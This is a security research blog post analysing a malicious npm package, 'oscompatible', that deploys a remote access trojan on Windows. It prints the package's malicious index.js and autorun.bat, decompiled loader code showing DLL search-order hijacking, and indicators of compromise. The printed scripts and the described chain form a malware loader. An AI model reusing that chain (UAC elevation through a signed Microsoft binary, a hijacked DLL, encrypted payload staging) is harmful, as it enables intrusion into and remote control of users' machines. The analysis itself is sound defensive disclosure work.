npm Package Found Delivering Sophisticated RAT

blog.phylum.io/npm-package-found-delivering-sophisticated-rat/

Phylum Research Team

January 19, 2024

⚠️

This appears to be an ongoing campaign. Since publication, additional packages have been released tied to this threat actor. See the IOCs below.
On January 12, 2024 Phylum's automated risk detection platform alerted us to a suspicious publication on npm. The package in question, `oscompatible`, contained a few strange binaries, including a single exe file, a single DLL file, and an encrypted dat file. The only JavaScript file present, `index.js`, simply executed a batch file that attempted to launch the executable file. After reversing the executable we ultimately uncovered the deployment of RAT through a relatively complicated process that convincingly masqueraded as a standard Microsoft update process. Though the JavaScript side was relatively minimal and straightforward, the sophistication and deception employed in the binary is reminiscent of tactics recently observed in operations attributed to more sophisticated actors.

--cta--

Background

Contrary to a lot of the malware we find on npm, this one does *not* execute upon package installation. In this case, the `index.js` file just exports a function called `compat`. In order to actually trigger the execution chain, you'd need to run a script that `require`s the index file and then calls `compat()` from it—and you'd need to do it *without* admin privileges (more on that later). Alternatively, you could do the same interactively from the node REPL. That leaves some questions in terms of how the attacker intends to get the malware deployed onto machines. There is no README, but the package description from the `package.json` claims that this package can be used to "make project to be compatible with chromeOS", whatever that means. Perhaps, they're just attempting to fool casual users into integrating this package into their project? Maybe they're giving explicit directions to use this package? Either way, this isn't malware of the infect-on-install variety.

The Attack Chain

Let's start by looking at the `index.js` file, the only actual JavaScript file in the package.

```
// index.js
const { spawn } = require('child_process');
const path = require('path');
const os = require("os");

module.exports = {
    compat: function() {
      if (os.platform() === "win32") {
        const binaryPath = path.join(__dirname, 'bin', 'autorun.bat');
        const child = spawn(binaryPath, []);
        child.stdout.on('data', (data) => {
          console.log(`stdout: ${data}`);
        });

        child.stderr.on('data', (data) => {
          if(data.toString().indexOf("start-process") != -1)
          {
            console.log( "\\x1b[31m%s\\x1b[0m", "Can't access Microsoft Edge
rendering engine.");
            process.exit();
          }
        });

        child.on('close', (code) => {
        });
      } else if (os.platform() === "linux") {
        console.log(
          "\\x1b[31m%s\\x1b[0m",
          "This script is running on Linux. Please run on Windows Server OS."
        );
      } else {
        console.log(
          "\\x1b[31m%s\\x1b[0m",
          "This script is running on an unrecognized OS. Please run on Windows Server
OS."
        );
      }
    }
  };
```


Here we can see that it first checks if the platform is Windows and if so is simply executes the `autorun.bat` file and if it doesn't detect Windows, it tells the user it needs to be run specifically on "Windows Server OS".

Let's take a look in `autorun.bat`:

```
@echo off

pushd %~dp0

:: echo %~dp0
:: Check for administrator privileges
>nul 2>&1 "%SYSTEMROOT%\\system32\\cacls.exe"
"%SYSTEMROOT%\\system32\\config\\system"

:: If the previous command returned with an error, ask for elevated permissions
if %errorlevel% neq 0 (
    :: echo Requesting administrative privileges...
    :: Prompt for UAC elevation
    powershell start-process ".\\app\\cookie_exporter.exe" -Verb RunAs
    exit /b
)

:: The rest of your script goes here with administrator privileges

popd
```

We can see here that the script first checks if it has admin privileges and if not, runs the `cookie_exporter.exe` and asks for privilege escalation before running. However, if the script was run and *already* had admin privileges, then nothing would happen.

This brings us to the `cookie_exporter.exe` file. `cookie_exporter.exe` is a real component of Microsoft Edge being used here for its valid Authenticode signature. Attempting to run the process as administrator should display that Microsoft Edge wants to run as administrator in the UAC prompt. Here's what that looks like.


User Account Control

Do you want to allow this app to make changes to your device?

Microsoft Edge

Verified publisher: Microsoft Corporation
File origin: Hard drive on this computer
Program location: "C:\Users\WDAGUtilityAccount\Desktop\cookie_exporter.exe"

Show information about the publisher's certificate
Change when these notifications appear
Hide details
Yes
No

We've all seen messages like this a hundred times. Clicking "Yes" will run `cookie_exporter.exe` with admin privileges. And this is where the attacker uses a clever tactic called "DLL search order hijacking". If we remember from earlier, we also have a file called `msedge.dll` in the same directory that shipped with this exe in the npm package. If we look in the decompiled exe code we can find this:

```
DWORD StartCookieExport(void)

{
  HMODULE hModule;
  FARPROC pFVar1;
  DWORD DVar2;
  code *UNRECOVERED_JUMPTABLE;

  hModule = LoadLibraryExA("msedge.dll",(HANDLE)0x0,0x1000);
  if (hModule == (HMODULE)0x0) {
                    /* WARNING: Could not recover jumptable at 0x00401035. Too many
branches */
                    /* WARNING: Treating indirect jump as call */
    DVar2 = GetLastError();
    return DVar2;
  }
  pFVar1 = GetProcAddress(hModule,"ExportSpartanCookies");
  if (pFVar1 != (FARPROC)0x0) {
    _guard_check_icall();
                    /* WARNING: Could not recover jumptable at 0x00401032. Too many
branches */
                    /* WARNING: Treating indirect jump as call */
    DVar2 = (*UNRECOVERED_JUMPTABLE)();
    return DVar2;
  }
  return 0x80004001;
}
```

The pertinent part here is that the executable is using `LoadLibraryExA` to load a DLL called “msedge.dll”. Specifically:

```
hModule = LoadLibraryExA("msedge.dll",(HANDLE)0x0,0x1000);
```

According to the MSDN docs for this function, the directories searched and the order in which they are searched depends on the path and the `dwFlags` parameter (the third argument supplied). Here we can see it’s set to `0x1000`. Looking in the docs, this boils down to the fact that it will first look for this DLL in the application directory—the directory in which the executable is located. In other words, it’ll grab the attacker supplied `msedge.dll` in the same directory.

It turns out that `msedge.dll` is also a real component of Microsoft Edge, however, the `msedge.dll` that ships with this package is not the real `msedge.dll`. It was signed 2023 NOV 06 using a certificate that was revoked 2023 MAR 09. We’ve reached out to the company that we believe the signing keys originated from, but have not yet received a response. It remains unclear if these keys are the result of a broader compromise. It’s worth noting that this DLL also references the PDB file `D:\\Workstation\\Brazil_Itau\\itau-scammer\\Ihor\\17.SmartLoader\\virusloader\\Release\\msedge.pdb`.

Once the `msedge.dll` is loaded it calls a function named `ExportSpartanCookies`. The `ExportSpartanCookies` export does *not* export Edge cookies. Instead, it opens the encrypted and attacker-supplied `msedge.dat` file, decrypts it using a 352 byte XOR key to produce another DLL called `msedgedat.dll`, and then executes that. It's worth noting that it appears this DLL is loaded into memory and runs it from there without writing to disk first.

`msedgedat.dll` makes some requests to a domain called kdark1[.]com and downloads a zip file dated 2024 JAN 13 (13012024, DDMMYYYY). There is some code in there that seems to be for detecting if the file needs to be updated, indicating that this might be part of an on-going operation.

The zip file it pulls contains:

- `ud.exe`: a program that takes over the screen and displays a fake Windows 10 updating animation (copied from updatefaker.com, contained in `resources.neu`). This is Neutralinojs, an alternative to Electron, but it has been signed using the same revoked code signing certificate as `msedge.dll`.
- `AnyDesk.exe`: a copy of AnyDesk.
- `Band64.dll`: this DLL gets injected into Explorer so the desktop can be hidden using `SetWindowBand`.
- `RpcTest64.dll`: this DLL gets injected into winlogon.
- `verify`: a DLL encrypted using the same mechanism as `msedge.dat`.

The decrypted `verify.dll` is a RAT. Upon deployment, it does the following:

- Registers as a scheduled task.
- Receives commands from a remote server using web sockets.
- Installs Chrome extensions to Secure Preferences.
- Configures AnyDesk, hides the screen, and disables shutting down Windows.
- Captures keyboard and mouse events.
- Collects information about files, browser extensions, and browser history.

Conclusion

As of publication `oscompatible` appears to be the only package on npm belonging to this campaign. Triggering the attack from the node side does require a bit of manual work and we're currently unsure what the attacker's intentions are in that regard. From the binary side, the process of decrypting data, using a revoked certificate for signing, pulling other files from remote sources, and attempting to disguise itself as a standard Windows update process all along the way is relatively sophisticated compared to what we normally see in OSS ecosystems. This is purely speculation at this point, but it's possible that this execution chain may typically be triggered from other means, e.g. spearphising or something of that nature, and the attacker is attempting to repurpose it for deployment from a node process instead. Regardless, it serves as another reminder of how valuable of a target the open source ecosystems are for attackers.

IOCs

Name	Version
edgecompatible	2.3.4
oscompatible	2.3.4
oscompatible	2.3.3
oscompatible	2.3.2

- `3712af5f9bfbcdbc4fdd6e2831425b39b0eb3aab1c6d61c004fe96d3a57f21f5`
- `d2952e57023848a37fb0f21f0dfb38c9000f610ac2b00c2f128511dfd68bde04`
- `kdark1[.]com`
- `172.64.149.23`

Phylum Research Team

Hackers, Data Scientists, and Engineers responsible for the identification and takedown of software supply chain attackers.

Subscribe to our research

Keep up with the latest software supply chain attacks